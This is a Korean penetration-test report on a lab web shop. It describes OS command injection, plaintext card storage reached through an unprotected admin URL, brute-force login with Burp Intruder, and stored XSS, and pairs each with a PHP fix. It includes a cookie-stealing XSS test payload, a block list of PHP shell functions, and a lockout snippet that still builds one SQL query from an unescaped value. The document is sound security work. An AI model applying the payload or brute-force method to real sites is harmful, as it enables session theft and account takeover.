
솔루션 적용 - Web (운영체제 명령어 삽입)

조치 내용

disable_functions =



disable_functions = system,exec,shell_exec,passthru,proc_open,popen,pcntl_exec



변경점: php.ini 설정에서 위험한 함수(system, exec 등)를 비활성화하여, 코드에 존재하더라도 실행되지 않도록 차단했습니다.

모의해킹 수행 - Web (민감 데이터 노출)

취약점 상세 내용

관리자 페이지 등에서 조회되는 사용자의 중요 민감 정보(신용카드 번호, CVC 등)가 데이터베이스에 암호화되지 않은 평문(Plain text) 상태로 저장되어 있을때 이로 인해 DB 유출 사고나 관리자 계정 탈취 시, 사용자 금융 정보가 그대로 악용될 취약점입니다.

The screenshot shows a web browser window titled 'ACK | Premium Shop'. The address bar shows the URL '192.168.16.13/admin.php'. The page header includes 'THE BLACK' logo, navigation links for 'SHOP', 'SUPPORT', 'WISH', 'CART', and a greeting 'HELLO, KIM CHEOLSU'. Below the header, a dark banner reads 'ADMIN CONSOLE' and 'RESTRICTED AREA (Confidential)'.

A table titled 'User Payment Data (Sensitive)' lists ten user entries:

User ID	Card Number (Unencrypted)	CVC	Expiry
jh	1234 1234 123412	123	12/12
user04	1234 5678 9101	123	12/12
user04	1234 5678 9101		22/22
user05	1234 5678 9101	567	22/22
user02	1234 5678 9101	567	22/22
tom30	3732-0344-5566-0000	788	07/26
sarah29	5123-0000-1111-0000	677	08/24
rick28	4111-0000-7788-0000	566	09/25
queen27	4532-1111-0344-0027	455	10/27


1. 관리자 페이지 URL을 직접 입력하여 접근이 가능했습니다.

이 경로를 통해 관리자 페이지에 접속한 결과 사용자의 중요 민감 정보들이 암호화되지 않은 평문상태로 노출되는 것을 확인하였습니다.

솔루션 적용 - Web (민감 데이터 노출)

조치 내용

```
$card = $_POST['card_number'];
$stmt2->bind_param("isss", $oid, $card, $cvc, $expiry);
```



```
$card = $_POST['card_number'];
$masked_card = str_repeat('*', strlen($card) - 4) . substr($card, -4);
$stmt2->bind_param("isss", $oid, $masked_card, $cvc, $expiry);
```

The screenshot shows the 'ADMIN CONSOLE' interface of 'THE BLACK'. At the top, there's a navigation bar with links for 'SHOP', 'SUPPORT', 'WISH', 'CART', and 'HELLO, JAMES SMITH'. A red 'ADMIN' button is also present. Below the navigation, the title 'ADMIN CONSOLE' is displayed, followed by a green 'SECURE MODE' indicator. A dark header bar contains the text 'User Payment Data (Masked)'. The main content area is a table with three columns: 'User', 'Card (Safe)', and 'Expiry'. The data rows are:

User	Card (Safe)	Expiry
jjh	*****3412	12/12
user04	*****9101	12/12
user04	*****9101	22/22
user05	*****9101	22/22
user02	*****9101	22/22
tom30	*****0030	07/26

변경점: 카드 정보 저장 전 마지막 4자리를 제외한 모든 숫자를 마스킹하여 DB에는 복원 불가능한 형태로만 저장함으로써, DB 유출 시에도 카드 번호 원본 노출을 방지했습니다.

모의해킹 수행 - Web (인증 오류 횟수 제한기능 제공 여부)

취약점 상세 내용

공격자가 자동화 도구를 사용하여 무작위 비밀번호를 계속해서 대입하거나, 유출된 계정 정보를 대입하더라도 차단되지 않아 최종적으로 사용자 계정 비밀번호를 알아내고 시스템에 무단 접속할 수 있는 취약점입니다.

The screenshot shows a network traffic capture interface with the following details:

- Attack** and **Save** buttons are at the top left.
- The title bar says "2. Intruder attack of http://192.168.16.13".
- A toolbar with "Attack", "Save", and a help icon is at the top right.
- The main area has tabs for "Results" (selected) and "Positions".
- Filters include "Capture filter: Capturing all items" and "View filter: Showing all items".
- A table lists requests with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment.
- The "Payload" column shows various password attempts such as "asd", "123", "12", "1", "1453", etc.
- The "Status code" column mostly shows 200, except for some 4xx errors.
- The "Length" column shows values like 434, 433, 434, etc.
- The "Comment" column is mostly empty or shows "434".
- Below the table, there are tabs for "Request" and "Response".
- The "Response" tab shows a single entry:

```

1 HTTP/1.1 200 OK
2 Date: Tue, 23 Dec 2025 05:38:17 GMT
   
```


- At the bottom, there are search and filter options, and a progress bar indicating the task is "Finished".

1. 자동화 도구를 이용하여 다수의 로그인 시도 패킷을 연속 전송한 내역입니다.

모의해킹 수행 - Web (인증 오류 횟수 제한기능 제공 여부)

취약점 상세 내용

공격자가 자동화 도구를 사용하여 무작위 비밀번호를 계속해서 대입하거나, 유출된 계정 정보를 대입하더라도 차단되지 않아 최종적으로 사용자 계정 비밀번호를 알아내고 시스템에 무단 접속할 수 있는 취약점입니다.





2. 로그인 실패 시 단순한 알림창만 출력되며, 계정 잠금이나 캡챠 등의 추가 보안 조치가 없어 즉시 재시도가 가능합니다.

솔루션 적용 - Web (인증 오류 횟수 제한기능 제공 여부)

조치 내용

```
if ($row = $result->fetch_assoc()) {
} else {
    echo "<script>alert('로그인 실패'); history.back();
</script>";
}
```



ACCESS DENIED

비정상적인 로그인 시도가 감지되어 차단되었습니다.

```
$ip = $_SERVER['REMOTE_ADDR']; // 접속자 IP 확인
$stmt = $conn->prepare("SELECT fail_count FROM login_logs WHERE ip_address = ?");
if ($log['fail_count'] >= 10) {
    die("차단되었습니다.");
}
if ($row = $result->fetch_assoc()) {
    $conn->query("DELETE FROM login_logs WHERE ip_address = '$ip'");
} else {
    $stmt = $conn->prepare("INSERT INTO login_logs ... ON DUPLICATE KEY UPDATE
fail_count = fail_count + 1 ... ");
}
```

변경점: 로그인 실패 시 2초 응답 지연을 적용하고, IP 기반 실패 횟수 제한을 통해 10회 이상 인증 실패 시 해당 IP를 차단하여 자동화 공격을 방어했습니다.

모의해킹 수행 - Web (저장형 크로스사이트 스크립팅)

취약점 상세 내용

공격자가 악성 스크립트(JavaScript)가 포함된 리뷰를 작성하여 등록하면, 해당 스크립트가 데이터베이스에 저장됩니다. 이후 관리자나 일반 사용자가 해당 상품 페이지를 열람할 때마다 저장된 스크립트가 브라우저에서 자동으로 실행되는 취약점입니다.

THE BLACK COLLECTION

Ray of Hope

250,000 won

This authentic Ray of Hope is crafted with the finest materials.

ADD TO CART

Customer Reviews

User: 2025-12-16 16:06:18

User: "내돈내산솔직리뷰입니다" 정말정말 깔끔해요 너 무 좋습니다!

User: 이거 왜 이렇게 비싸죠 ?

<script>alert(document.cookie)</script>

Post

1. 상품 상세 페이지의 리뷰 작성란에 세션 정보를 탈취하기 위한 테스트 스크립트(Payload)를 삽입합니다.

모의해킹 수행 - Web (저장형 크로스사이트 스크립팅)

취약점 상세 내용

공격자가 악성 스크립트(JavaScript)가 포함된 리뷰를 작성하여 등록하면, 해당 스크립트가 데이터베이스에 저장됩니다. 이후 관리자나 일반 사용자가 해당 상품 페이지를 열람할 때마다 저장된 스크립트가 브라우저에서 자동으로 실행되는 취약점입니다.

The screenshot shows a product review page from [theblack.com](#). The URL in the address bar is `uct_detail?id=1`. The page displays a review with the text: "theblack.com 내용: PHPSESSID=t01louepk5ioineu2hif6ho94p". Below the review is a blue button labeled "확인".


- 리뷰 등록 후 해당 페이지가 로드될 때, 삽입된 스크립트가 즉시 실행되어 현재 사용자의 세션 쿠키 값 (PHPSESSID)이 팝업창에 출력됨을 확인하였습니다.

5

솔루션 적용 - Web (저장형 크로스사이트 스크립팅)

조치 내용

```
echo "User: " . $row['content'];
```



```
$clean_content = htmlspecialchars($row['content'], ENT_QUOTES, 'UTF-8');  
echo "User: " . $clean_content;
```

The screenshot shows a web browser window for 'THE BLACK | Premium Shop'. The URL in the address bar is 'theblack.com/product_detail?id=1'. The page displays a product titled 'Ray of Hope' with a price of '250,000 won'. Below the product title, it says 'Premium Quality.' and features a large image of a landscape with dramatic clouds. At the bottom of the page, there is a 'Reviews' section. The first review is shown in its raw form: 'User: <script>alert(document.cookie)</script>'. To its right, the same review is shown after being processed by the htmlspecialchars function: 'User: *내돈내산슬직리뷰입니다* 정말정말 깔끔해요 너 무 좋습니다!'. Below these, another review is shown in its raw form: 'User: 이거 왜 이렇게 비싸죠 ?'.

변경점: 사용자 입력 데이터를 출력하기 전
htmlspecialchars()를 적용하여 HTML 특수문자를
이스케이프하고, 스크립트 실행을 방지했습니다.

모의해킹 수행 - APP

모의해킹 결과 보고서

모바일 애플리케이션 모의해킹 결과보고서

